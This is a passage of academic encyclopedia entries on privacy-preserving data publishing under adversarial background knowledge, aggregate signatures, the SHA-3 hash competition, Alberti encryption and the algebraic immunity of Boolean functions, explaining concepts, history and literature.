Numerous organizations collect personal information for research and other purposes. Classical examples include census bureaus, departments of public health, and demographic researchers. More recently, with the proliferation of the World Wide Web, mobile communication devices, and sensors, it has also become common for researchers and companies to collect information about people automatically. Examples of the latter include clickstreams, search logs, social networks (e.g., instant messaging "buddy" lists), and GPS traces.

Often, it is important to share the collected information across organizational boundaries, or even with the public. For example, demographic and public health data can often be reused by other researchers, beyond the study for which they were initially collected. However, the promise of data sharing is often accompanied by concern for the privacy of human subjects. The challenge of *privacy-preserving data publishing*, and *statistical de-identification* is to produce data that is "useful" for aggregate analysis, but that prevents attackers (malicious individuals) from learning sensitive private information about specific people.

One of the most common means of "attacking" a published dataset (to infer specific information about individuals) is by "linking" the published data with another public dataset. One such attack was described by Sweeney [15], and involved a dataset that was collected by the Group Insurance Commission (GIC), which contained medical information about Massachusetts state employees. Before the data was given to researchers, known *identifiers* (e.g., names, social security numbers, addresses, and phone numbers) were removed. However, the data did contain demographic attributes (e.g., birth date, gender, and zip code). Unfortunately, the combination of the demographic attributes was sufficient to uniquely identify a large proportion of the population. Thus, by "linking" the published data with another public dataset, it was possible to reidentify many people, including then-governor William Weld.

In response to the threat of linking attacks, Samarati [14] and Sweeney [15] developed the *k-anonymity* model of privacy. Informally, the *k*-anonymity condition stipulates that the values of each record in the published dataset (corresponding to a single person) be *generalized* or *coarsened* to such a degree that the record is indistinguishable from a group containing at least $k-1$ other records. However, it has been shown that this approach is often still vulnerable to attack by an adversary in possession of other background knowledge [3, 9, 11–13, 16]. Thus, in order to develop a robust publication scheme, it is critical to develop standards, or "definitions," of privacy that are resilient to attacks based on background knowledge.

Theory

The problem of reasoning about background knowledge is most easily illustrated with an example. Consider a fictitious hospital, which owns the patient data shown in Table 1, and suppose that the hospital wishes to publish a version of this data for research. Using the concept of *k*-anonymity [14, 15], the hospital might first remove identifiers (e.g., Name), and then produce the 4-anonymous "snapshot" shown in Table 2, which generalizes the values of the nonsensitive *quasi-identifier attributes* (in this case, Zip Code, Age, and Nationality).

While this is sufficient to protect the *identities* of individual patients in the absence of other information, because an attacker can not effectively determine which record corresponds to which patient, Machanavajjhala et al. observed that it may be insufficient to prevent

Adversarial/External Knowledge (Privacy in the Presence of). Table 1 Inpatient database

	Identifier			
	Nonsensitive			Sensitive
Name	Zip Code	Age	Nationality	Condition
Alice	48105	28	Russian	Heart disease
Bob	48104	21	American	Heart disease
Carol	48109	29	Japanese	Infection
Dave	48109	22	American	Infection
Ed	53703	41	Indian	Cancer
Frank	53715	43	Russian	Heart disease
Greg	53706	45	American	Infection
Henry	53706	42	American	AIDS
Ida	02174	50	Indian	Cancer
Jan	02177	51	Japanese	Cancer
Ken	02176	20	American	Cancer
Lou	02173	38	American	Cancer

Adversarial/External Knowledge (Privacy in the Presence of). Table 2 4-Anonymous inpatient database

	Identifier			
	Nonsensitive			Sensitive
Name	Zip Code	Age	Nationality	Condition
Alice	4810*	20–30	*	Heart disease
Bob	4810*	20–30	*	Heart disease
Carol	4810*	20–30	*	Infection
Dave	4810*	20–30	*	Infection
Ed	537**	40–45	*	Cancer
Frank	537**	40–45	*	Heart disease
Greg	537**	40–45	*	Infection
Henry	537**	40–45	*	AIDS
Ida	0217*	20–50	*	Cancer
Jan	0217*	20–50	*	Cancer
Ken	0217*	20–50	*	Cancer
Lou	0217*	20–50	*	Cancer

attribute disclosure [12]. For example, consider an attacker who knows that his neighbor Jan (the *target individual*) is an inpatient in this hospital, and he knows that Jan's Zip Code is 02177, her Age is 51, and her Nationality is Japanese. The attacker can conclude from the published data that one of the last four records must be Jan's, but since all have the same value of Condition (Cancer), he can conclude that Jan must have Cancer.

The data shown in Table 2 may also be vulnerable to attack based on instance-level background knowledge [3, 12, 13]. To illustrate this problem, consider an attacker who knows patient Carol personally. Using the published data, the attacker can determine that one of the first four records must be Carol's. However, if this attacker has additional knowledge (e.g., he knows that it is rare for Japanese people to get heart disease), then he can further infer that Carol is likely to have an infection.

Formally, let D denote the original data. After applying a transformation or masking procedure, the data publisher obtains a sanitized view of D, denoted D^*. To understand whether D^* is "safe" for release, the data publisher can consider an attacker whose goal is to predict whether a target individual t has a particular sensitive value s. In making this prediction, the adversary has access to D^* as well as an external knowledge base K. Ideally, the privacy definition should place an upper bound on the adversary's confidence in predicting any target individual t to have any sensitive value s. In other words, the privacy definitions should guarantee the following:

$$\max_{t,s} \; Pr(t \; has \; s | K, D^*) < c$$

The value $\max_{t,s} \; Pr(t \; has \; s | K, \; D^*)$ is commonly called the *breach probability*, and it represents the attacker's confidence in predicting the most likely sensitive value of s for the least-protected individual t in D^*, given that the attacker has access to knowledge base K.

Returning to the example, in the absence of additional knowledge, using D^*, intuitively the attacker can predict Henry to have AIDS with confidence $\Pr(\text{Henry has AIDS} \mid D^*) = 1/4$ because there are four individuals in Henry's *equivalence class*, and only one of them has AIDS. However, the adversary can improve his confidence if he has some additional knowledge. For example:

- The attacker knows Henry personally, and is sure he does not have Cancer. After removing the record with Cancer, the probability that Henry has AIDS becomes 1/3.
- From another dataset, the attacker learns that Frank has Heart Disease. By further removing Frank's record, the probability that Henry has AIDS becomes 1/2.

Given this basic formulation, the challenge is to develop an appropriate means of expressing the attacker's knowledge base K. Typically, an attacker's knowledge can take two forms: logical [3, 12, 13] or probabilistic [4].

Consider the case of logical background knowledge. The problem of expressing an attacker's knowledge is complicated by the fact that, in general, the data publisher does not know the knowledge of any particular attacker (i.e., the contents of K). Worse, in the case of public-use data, there may be many different attackers, each with his own distinct knowledge base. To address this problem, Martin et al. proposed a *language* for expressing such knowledge [13]. Rather than requiring the data publisher to anticipate specific knowledge (e.g., Frank has Heart Disease), they proposed to quantify the *amount* of knowledge that an adversary could have, and to release data that is

resilient to a certain amount of knowledge, regardless of its specific content. Formally, let $L(k)$ denote the language for expressing k "pieces" of background knowledge (e.g., k logical sentences of certain form). The general form of this requirement can be stated as follows:

$$\max_{t,s,K\in L(k)} Pr(t \text{ has } s|K, D^*) < c$$

The language proposed by Martin et al. has been further refined in work by Chen et al. [3], and a variety of algorithms have been proposed for producing a sanitized snapshot D^* that is resilient to a certain amount and type of background knowledge [3, 11–13].

Open Problems

There are a number of difficult open challenges related to the modeling, development, and realization of privacy-preserving data publication schemes that incorporate background knowledge. These challenges include, but are not limited to, the following:

- *Parameter Setting*: Many of the existing privacy definitions include user-specified parameters. In some cases, these parameters have interpretable meaning (e.g., the number of pieces of Boolean background knowledge available to an attacker [3, 13]). Nonetheless, it is not always clear how to configure the parameters unless the data publisher has a deep understanding of potential attackers [5].
- *Sequential releases and composability*: Privacy of sequential releases is another important problem. Often it is possible to infer sensitive information by combining independent anonymizations of the same data set [9, 16]. One proposed approach to handling this problem is through the use of composable privacy definitions [9].
- *Application to other forms of structured data*: Much of the existing work has focused on modeling background knowledge in a specific setting, where the data is stored in a single table, each row describes a single person, and the rows are independent of one another. In contrast, much of the data that is being collected in emerging applications does not satisfy this particular form. For this reason, recent work has begun to consider background knowledge attacks on anonymized data of other forms, including social network graphs [10] and trajectory databases [1].

Recommended Reading

1. Abul O, Bonchi F, Nanni M (2008) Never walk alone: uncertainty for anonymity in moving objects databases. In: Proceedings of the IEEE international conference on data engineering (ICDE), Cancún
2. Chen BC, Kifer D, LeFevre K, Machanavajjhala A (2009) Privacy-preserving data publishing. FTDBS 2(1–2):1–167
3. Chen BC, LeFevre K, Ramakrishnan R (2007) Privacy skyline: privacy with multidimensional adversarial knowledge. In: Proceedings of the 33rd international conference on very large data bases (VLDB), Vienna
4. Du W, Teng Z, Zhu Z (2008) Privacy-Maxent: integrating background knowledge in privacy quantification. In: Proceedings of the ACM SIGMOD international conference on management of data (SIGMOD), Vancouver
5. Duong Q, LeFevre K, Wellman M (2009) Strategic modeling of information sharing among data privacy attackers. In: Quantitative risk analysis for security applications workshop, Pasadena
6. Dwork C (2006) Differential privacy. In: ICALP, Venice
7. Dwork C, McSherry F, Nissim K, Smith A (2006) Calibrating noise to sensitivity in private data analysis. In: Theory of cryptography conference, New York
8. Evfimievski A, Gehrke J, Srikant R (2003) Limiting privacy breaches in privacy-preserving data mining. In: Proceedings of the 22nd ACM SIGMOD-SIGACT-SIGART symposium on principles of database systems (PODS), San Diego
9. Ganta S, Kasiviswanathan S, Smith A (2008) Composition attacks and auxiliary information in data privacy. In: Proceedings of the 14th ACM SIGKDD international conference on knowledge discovery and data mining, Las Vegas
10. Hay M, Miklay G, Jensen D, Towsley D, Weis P (2008) Resisting structural re-identification in anonymized social networks. In: Proceedings of the 34th international conference on very large data bases (VLDB), Auckland
11. Kifer D (2009) Attacks on privacy and DeFinnetti's theorem. In: Proceedings of the ACM SIGMOD international conference on management of data, Providence
12. Machanavajjhala A, Gehrke J, Kifer D, Venkitasubramaniam M (2006) l-Diversity: privacy beyond k-anonymity. In: Proceedings of the IEEE international conference on data engineering (ICDE), Atlanta
13. Martin D, Kifer D, Machanavajjhala A, Gehrke J, Halpern J (2007) Worst-case background knowledge for privacy-preserving data publishing. In: Proceedings of the IEEE international conference on data engineering (ICDE), Istanbul
14. Samarati P (2001) Protecting respondents' identities in microdata release. IEEE Trans Knowl Data Eng 13(6):1010–1027
15. Sweeney L (2002) K-Anonymity: a model for protecting privacy. IJUFKS 10(5):557–570
16. Xiao X, Tao Y (2007) M-Invariance: towards privacy preserving publication of dynamic datasets. In: Proceedings of the ACM SIGMOD international conference on management of data, Beijing

Adware

►Spyware

AES

►Rijndael

Aggregate Signatures

Dan Boneh
Department of Computer Science, Stanford Univeristy, Stanford, CA, USA

Definition

An aggregate signature is a tuple of four algorithms: KeyGen, Sign, Combine, and Verify. The first two are the same as in a standard digital signature system. Algorithm Combine takes as input a vector of n triples where each triple contains a public-key pk_i, message m_i, and signature σ_i. The algorithm outputs a single signature σ that functions as a signature on all the given messages. We call σ an aggregate signature and its length should be the same as a signature on a single message. Finally, algorithm Verify takes as input a vector of n pairs (pk_i, m_i) and a single aggregate signature σ. It would output "valid" only if σ was generated as an aggregate of n valid signatures.

Algorithm Combine can aggregate signatures on a large number of messages by different signers into a single short signature. This aggregate signature is sufficient to convince anyone that all the original messages were properly signed by the respective public keys. Aggregation can be done by anyone and requires no secret keys. We emphasize that all the original messages and public keys are needed to verify an aggregate signature.

Aggregate signature as described above are sometimes called *parallel aggregate signatures* since aggregation happens all at once after all the individual signatures are generated. Known constructions for parallel aggregate signatures [1] are based on ►BLS signatures built from bilinear maps.

Applications

Aggregate signatures are designed to reduce the length of ►digital signatures in applications that use multiple signatures. For example, consider a certificate chain containing n certificates signed by different certificate authorities. The chain contains n signatures on n messages each issued by a different signer. Aggregate signatures let anyone *aggregate* these n signatures into a *single* signature whose length is the same as a signature on a single message. This shortens the overall length of the certificate chain.

In some applications, the full power of parallel aggregation is not needed. Instead, a weaker form of aggregation called *sequential aggregation* is sufficient. In sequential aggregation, the signers sign messages one after the other. Signer number i takes as input the aggregate signature from signer number $i-1$ and adds a signature on message m_i to the aggregate. The resulting aggregate signature is given to signer $i+1$ and so on until all messages are signed. The final aggregate signature should have the same length as a signature on a single message. Verifying an aggregate signature is as before. In particular, only the final aggregate is given to the verifier along with all messages and all public keys. The partially aggregated signatures passed from signer to signer are unknown to the verifier. Note that sequential aggregation is sufficient for the certificate chain application described above.

Sequential aggregate signatures can be built from any trapdoor permutation in the random oracle model [2] and can be built using bilinear maps without random oracles [3].

While aggregate signatures let anyone aggregate signatures from different signers, a related concept called *multi-signatures* lets anyone aggregate signatures from a *single* signer.

Recommended Reading

1. Boneh D, Gentry C, Lynn B, Shacham H (2003) Aggregate and verifiably encrypted signatures from bilinear maps. In: Biham E (ed) Proceedings of EUROCRYPT 2003, Warsaw, 4–8 May 2003. Lecture notes of computer science, vol 2656. Springer, Berlin, pp 416–432
2. Lysyanskaya A, Micali S, Reyzin L, Shacham H (2004) Sequential aggregate signatures from trapdoor permutations. In: Cachin C, Camenisch J (eds) Proceedings of EUROCRYPT 2004, Interlaken, 2–6 May 2004. Lecture notes of computer science, vol 3027. Springer, Berlin, pp 74–90
3. Lu S, Ostrovsky R, Sahai A, Shacham H, Waters B (2006) Sequential aggregate signatures and multisignatures without random oracles. In: Vaudenay S (ed) Proceedings of EUROCRYPT 2006, St. Petersburg, 28 May–1 June 2006. Lecture notes of computer science, vol 4004. Springer, Berlin, pp 465–485
4. Boneh D, Gentry C, Lynn B, Shacham H (2003) A survey of two signature aggregation techniques. CryptoBytes 6(2):1–10

AHS Competition/SHA-3

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

Synonyms

Advanced hash competition

Related Concepts

►Hash Functions

Definition

The AHS competition (2007–2012) is an open international competition organized by NIST (National Institute of

Standards and Technology, USA) to select a new cryptographic hash function SHA-3.

Background

Even if there had been several early warnings about the limited security margins offered by the widely used hash functions such as MD5 [4, 6] and SHA-1 [5], the breakthrough collision attacks made by Wang et al. [14–16] in 2004 and 2005 took most of the security community by surprise, and resulted in a hash function crisis. On the other hand, no flaws had been found in the NIST standard algorithms SHA-2 [10]. However, the new cryptanalytic results on SHA-1 raised some doubts on the robustness of these functions, which share some design principle with SHA-1. After several years, NIST decided to start a new open competition to select a new hash function standard, the SHA-3 algorithm.

Applications

After two open workshops and a public consultation period, NIST decided to published on November 2, 2007 an open call for contributions for SHA-3, a new cryptographic hash family [12]. The deadline for the call for contributions was October 31, 2008. A SHA-3 submission needs to support hash results of 224, 256, 384, and 512 bits to allow substitution for the SHA-2 family. It should work with legacy applications such as DSA and ►HMAC. Designers should present detailed design documentation, including a reference implementation, optimized implementations for 32-bit and 64-bit machines; they should also evaluate hardware performance. If an algorithm is selected, it needs to be available worldwide without royalties or other intellectual property restrictions. The security requirements list preimage and second preimage resistance, collision resistance, and resistance to length extension attacks. The performance requirement was that the function should be faster than SHA-2.

Even if preparing a submission required a substantial effort, NIST received 64 submissions. Early December 2008, NIST has announced that 51 designs have been selected for the first round. Five of the 13 rejected designs have been published by their designers (see [7]); it is perhaps not surprising that four of these five designs have been broken very quickly. From the 51 Round 1 candidates, about half were broken in early July 2009. This illustrates that designing a secure and efficient hash function is a challenging task.

On July 24, 2009, NIST announced that 14 algorithms have been selected for Round 2, namely, Blake, Blue Midnight Wish, CubeHash, ECHO, Fugue, Grøstl, Hamsi, JH, Keccak, Luffa, Shabal, SHAvite-3, SIMD, and Skein. By mid-September 2009, several of these algorithms have been tweaked, which means that small modifications have been made that should not invalidate earlier analysis. The majority of these designs use an iterated approach or a variant thereof: four Round 2 candidates (Blue Midnight Wish, Grøstl, Shabal, and SIMD) use a modification of the Merkle-Damgård construction with a larger internal memory, also known as a wide-pipe construction, and three use the HAIFA approach [3] (Blake, ECHO, and SHAvite-3). Five candidates (CubeHash, Fugue, Hamsi, Keccak, and Luffa) use a (variant of a) sponge construction [2]. Several designs (ECHO, SHAvite-3, Fugue, and Grøstl) employ AES-based building blocks; the first two benefit substantially from the AES instructions that are offered in the 2010 Intel Westmere processor (see [1] for details). The hash functions Blue Midnight Wish, CubeHash, Blake, and Skein are of the ARX (Addition, Rotate, XOR) type; similar to MD5, SHA-1 and SHA-2, they derive their nonlinearity from the carries in the modular addition.

About half the Round 1 candidates originate from Europe, one third from North America, and one in six from Asia; two designs are from the Southern Hemisphere. Note that this is only an approximation as some algorithms have designers from multiple components and some designers have moved. A very large part of the Round 1 cryptanalysis was performed by researchers in Europe. In Round 2, 9 out of 16 (64%) of the designs are European, while 3 are from North America and 2 from Asia.

Two designs were expected for Round 2 but did not make it. MD6 by Rivest was probably not selected because of the slower performance; moreover, an error was found by the designer in the proof of security against differential attacks. Lane was probably removed because of the rebound attack on its compression function in [11]. This new attack has emerged during the first two rounds of the competition as a very powerful cryptanalytic tool that is effective against (reduced round versions of) a very large number of cryptographic hash functions.

Two designs in Round 1 had remarkable security results: SWIFFT admits an asymptotic proof of security against collision and preimage attacks under worst-case assumptions about the complexity of certain lattice problems; the collision and preimage security of FSE can be reduced to hard problems in coding theory. However, both designs are rather slow; moreover, they require additional building blocks to achieve other security properties.

It is notably difficult to make reliable performance comparisons; all the Round 2 candidates have a speed that varies between 5 and 35 cycles per byte. It should be pointed out that due to additional implementation efforts,

the best current SHA-2 implementations have a speed of 12–15 cycles/byte; it will thus become more difficult for SHA-3 to be faster than SHA-2. Extensive work has been performed on hardware performance; one remarkable observation is that the conclusions from FPGA and ASIC implementations are not identical. The reader is referred to the SHA-3 Zoo and eBASH for security and performance updates; these sites are maintained by the ECRYPT II project [7].

On December 9, 2010, NIST announced the five finalists: Blake, Grøstl, JH, Keccak, and Skein. The third and final conference will take place in early 2012; it will be followed by an announcement of the decision by mid-2012. Several designs were further tweaked before the finals. There is a broad consensus that these are five solid designs with a good security margins. There is sufficient diversity, in terms of using the building blocks, the iteration, and the general design philosophy.

Overall, it seems that the final decision will be extremely challenging. As a consequence of this competition, both the theory and practice of hash functions will make a significant step forward.

Recommended Reading

1. Benadjila R, Billet O, Gueron S, Robshaw MJB (2009) The Intel AES instructions set and the SHA-3 candidates. In: Matsui M (ed) Advances in cryptology, proceedings Asiacrypt '09. LNCS 5912. Springer, Berlin, pp 162–178
2. Bertoni G, Daemen J, Peeters M, Van Assche G (2008) On the indifferentiability of the sponge construction. In: Smart N (ed) Advances in cryptology, proceedings Eurocrypt'08. LNCS 4965. Springer, Berlin, pp 181–197
3. Biham E, Dunkelman O (2006) A framework for iterative hash functions – HAIFA. In: Proceedings second NIST hash functions workshop 2006, Santa Barbara (CA), USA
4. den Boer B, Bosselaers A (1994) Collisions for the compression function of MD5. In: Helleseth T (ed) Advances in cryptology, proceedings Eurocrypt'93. LNCS 765. Springer, Berlin, pp 293–304
5. Chabaud F, Joux A (1998) Differential collisions: an explanation for SHA-1. In: Krawczyk H (ed) Advances in cryptology, proceedings Crypto'98. LNCS 1462. Springer, Berlin, pp 56–71
6. Dobbertin H (1996) The status of MD5 after a recent attack. CryptoBytes 2(2):1–6
7. ECRYPT II, The SHA-3 Zoo, http://ehash.iaik.tugraz.at/wiki/The_SHA-3_Zoo
8. FIPS 46 (1977) Data encryption standard. Federal information processing standard, NBS, U.S. Department of Commerce, (revised as FIPS 46-1 (1988); FIPS 46-2 (1993), FIPS 46-3 (1999))
9. FIPS 180-1 (1995) Secure hash standard. Federal information processing standard (FIPS), publication 180-1. National institute of standards and technology, US department of commerce, Washington, DC
10. FIPS 180-2 (2002) Secure hash standard. Federal information processing standard (FIPS), publication 180-2. National institute of standards and technology, US Department of Commerce, Washington, DC (Change notice 1 published on December 1, 2003)
11. Matusiewicz K, Naya-Plasencia M, Nikolic I, Sasaki Y, Schläffer M (2009) Rebound attack on the full lane compression function. In: Matsui M (ed) Advances in cryptology, proceedings Asiacrypt'09. LNCS 5912. Springer, Berlin, pp 106–125
12. NIST SHA-3 Competition, http://csrc.nist.gov/groups/ST/hash/
13. Rivest RL (1992) The MD5 message-digest algorithm. Request for Comments (RFC) 1321, Internet activities board, Internet Privacy Task Force, April 1992
14. Wang X, Yin YL, Yu H (2005) Finding collisions in the full SHA-1. In: Shoup V (ed) Advances in cryptology, proceedings Crypto'05. LNCS 3621. Springer, Berlin, pp 1–16
15. Wang X, Yu H (2005) How to break MD5 and other hash functions. In: Cramer R (ed) Advances in cryptology, proceedings Eurocrypt'05. LNCS 3494. Springer, Berlin, pp 19–35
16. Wang X, Yu H, Yin YL (2005) Efficient collision search attacks on SHA-0. In: Shoup V (ed) Advances in cryptology, proceedings Crypto'05. LNCS 3621. Springer, Berlin, pp 17–36

Alberti Encryption


Friedrich L. Bauer
Kottgeisering, Germany

Related Concepts

►Encryption; ►Symmetric Cryptosystem

Definition

Alberti encryption is a polyalphabetic encryption with shifted, mixed ►alphabets.



Alberti discs

As an example, let the mixed alphabet be given by:

Plaintext	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z
Ciphertext	B	E	K	P	I	R	C	H	S	Y	T	M	O	N	F	U	A	G	J	D	X	Q	W	Z	L	V

or, reordered for decryption:

Plaintext	q	a	g	t	b	o	r	h	e	s	c	y	l	n	m	d	v	f	i	k	p	z	w	u	j	x
Ciphertext	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z

Modifying accordingly, the headline of a *Vigenère table* (►Vigenère Cryptosystem) gives the *Alberti table*:

	q	a	g	t	b	o	r	h	e	s	c	y	l	n	m	d	v	f	i	k	p	z	w	u	j	x
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

An encryption example with the keytext “GOLD” of length 4 is:

Plaintext	m	u	c	h	h	a	v	e	i	t	r	a	v	e	l	l	e	d
Keytext	G	O	L	D	G	O	L	D	G	O	L	D	G	O	L	D	G	O
Ciphertext	U	L	V	K	N	P	B	L	Y	R	R	E	W	W	X	P	O	D

Recommended Reading

1. Bauer FL (1997) Decrypted secrets. In: Methods and maxims of cryptology. Springer, Berlin

Algebraic Immunity of Boolean Functions

Claude Carlet
Département de mathématiques and LAGA, Université Paris 8, Saint-Denis Cedex, France

Synonyms

Resistance to the standard algebraic attack

Related concepts

►Boolean Functions; ►Stream Ciphers; ►Symmetric Cryptography

Definition

Parameter of a Boolean function quantifying its resistance to algebraic attacks

Background

Boolean functions

Theory

A new kind of attacks, called *algebraic attacks*, has been introduced recently (see [2, 3]). In both the combiner and the filter model of a pseudo-random generator in a stream cipher, there exists a linear permutation $L : \mathbb{F}_2^N \mapsto \mathbb{F}_2^N$, a linear mapping $L' : \mathbb{F}_2^N \mapsto \mathbb{F}_2^n$ and an n-variable combining or filtering Boolean function f such that, denoting by $u_1, \cdots, u_N$ the initialisation of the linear part of the pseudo-random generator and by $(s_i)_{i\geq 0}$ the pseudo-random sequence output by it, we have, for every i:

$$s_i = f(L' \circ L^i(u_1, \cdots, u_N)).$$

The general principle of algebraic attacks is to try solving the system of such equations (corresponding to some known bits of the pseudo-random sequence). The number of equations can be much larger than the number N of unknowns. This makes less complex the resolution of the system by using Groebner basis, and even allows linearizing the system (replacing every monomial of degree greater than 1 by a new unknown). The resulting linear system has however too many unknowns in practice and cannot be solved when the algebraic degree of f is large enough. But Courtois and Meier observed that if there exist functions $g \neq 0$ and h of low degrees (say, of degrees at most d) such that $f\,g = h$ (where $f\,g$ denotes the Hadamard product of f and g, whose support is the intersection of the supports of f and g), we have, for every i:

$$s_i\, g(L' \circ L^i(u_1, \cdots, u_N)) = h(L' \circ L^i(u_1, \cdots, u_N)).$$

This equation in $u_1, \cdots, u_N$ has degree at most d, since L and L' are linear, and if d is small enough, the system of equations obtained after linearization can then be solved by Gaussian elimination.

Low degree relations have been shown to exist for several well known constructions of stream ciphers, which were immune to all previously known attacks.

It is a simple matter to see that the existence of functions $g \neq 0$ and h, of degrees at most d, such that $fg = h$ is equivalent to the existence of a function $g \neq 0$ of degree at most d such that $fg = 0$ or $(f \oplus 1)g = 0$. A function g such that $fg = 0$ is called an *annihilator* of f.

The minimum degree of $g \neq 0$ such that $fg = 0$ (i.e., such that g is an annihilator of f) or $(f \oplus 1)g = 0$ (i.e., such that g is a multiple of f) is called the (standard) *algebraic immunity* of f and denoted by $AI(f)$. This important characteristic is an affine invariant. It is shown in [2] that the algebraic immunity of any n-variable function is bounded above by $\lceil n/2 \rceil$.

The complexity of the algebraic attack is in $O\left(\left(\sum_{i=0}^{AI(f)} \binom{N}{i}\right)^{\omega}\right)$ operations, where $\omega \approx 3$ is the exponent of the Gaussian reduction and $AI(f)$ is the algebraic immunity of the filter function, and it needs about $\sum_{i=0}^{AI(f)} \binom{N}{i}$ bits of the keystream. More specifically, taking for f an n-variable function with algebraic immunity $\lceil n/2 \rceil$, the complexity of an algebraic attack using one annihilator of degree $\lceil n/2 \rceil$ is roughly $7\left(\binom{N}{0} + \cdots + \binom{N}{\lceil n/2 \rceil}\right)^{2.8}$ (see [2]). If the secret key has length 128 (which is usual) and N equals 256 (the double, for avoiding time-memory trade-off attacks), then the complexity of the algebraic attack is at least 2^{80} (which is considered nowadays as a just sufficient complexity) for $n \geq 13$; and it is greater than the complexity of an exhaustive search, that is 2^{127} in average, for $n \geq 15$. This is why the number of variables of Boolean functions had to be increased because of algebraic attacks.

A few functions with optimal algebraic immunity (such as the majority function) have been found but have bad nonlinearities. Recently, an infinite class of balanced functions with provably optimal algebraic immunity, optimal algebraic degree and much better nonlinearity has been found [1]. The nonlinearity computed for small values of the number of variables and the resistance to fast algebraic attacks (see below) checked by computer seem to

show that the function is good for use in stream ciphers but this has to be confirmed mathematically.

A high value of $AI(f)$ is not a sufficient property for a resistance to all algebraic attacks, because of *fast algebraic attacks*, which work if one can find g of low degree and $h \neq 0$ of reasonable degree such that $fg = h$, see [3]. When $d^\circ g + d^\circ h \geq n$, there always exist g of degree at most e and h of degree at most d such that $fg = h$. Note however that fast algebraic attacks need more data than standard ones.

The pseudo-random generator must also resist algebraic attacks on the augmented function [4], that is (considering now f as a function in N variables, to simplify description), the vectorial function $F(x)$ whose output equals the vector $(f(x), f(L(x)), \cdots, f(L^{m-1}(x)))$. Algebraic attacks can be more efficient when applied to the augmented function rather than to the function f itself.

